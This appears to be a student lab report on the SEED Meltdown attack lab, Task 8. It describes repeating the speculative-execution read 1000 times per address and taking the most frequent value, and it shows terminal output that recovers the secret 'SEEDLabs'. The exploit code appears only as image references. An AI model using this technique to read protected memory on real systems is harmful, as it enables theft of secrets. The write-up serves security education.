
We've tried to decrease (100) and increase (1000) the number of loops on the assembly code but it seems that it doesn't make a big difference → the success rate is still low.

Task 8: Make the Arrack More Pratical

Code: MeltdownAttack.c


Even with the optimizations from the last task the success rate was still very low. The best way to overcome this is to use a statistical method in which the attack is performed several times in the same address and we chose the secret value as the value that has been return more times.

In this task we've tried to access the memory 1000 times and chose the most frequent value. This was the result:



```
[04/16/23]seed@VM:~/.../Labsetup$ ./Meltd
The secret value is 83 S
The number of hits is 665
[04/16/23]seed@VM:~/.../Labsetup$ ./Meltd
The secret value is 83 S
The number of hits is 767
[04/16/23]seed@VM:~/.../Labsetup$ ./Meltd
The secret value is 83 S
The number of hits is 657
[04/16/23]seed@VM:~/.../Labsetup$ ./Meltd
The secret value is 83 S
The number of hits is 648
[04/16/23]seed@VM:~/.../Labsetup$ ./Meltd
The secret value is 83 S
The number of hits is 710
[04/16/23]seed@VM:~/.../Labsetup$ ./Meltd
The secret value is 83 S
The number of hits is 921
[04/16/23]seed@VM:~/.../Labsetup$ ./Meltd
The secret value is 83 S
The number of hits is 662
```

This way we could get almost always the correct value for the memory position we've tried to access. We know that the rest of the secret is on the 7 next addresses, starting from the address where S is. To access those values the we just needed to change the searched address. If we do that in a for loop we can discover the whole secret at once:



```
[04/16/23]seed@VM:~/.../Labsetup$ ./MeltdownAttack
The secret value is 83 S
The number of hits is 951

The secret value is 69 E
The number of hits is 934

The secret value is 69 E
The number of hits is 983

The secret value is 68 D
The number of hits is 989

The secret value is 76 L
The number of hits is 934

The secret value is 97 a
The number of hits is 945

The secret value is 98 b
The number of hits is 936

The secret value is 115 s
The number of hits is 935
```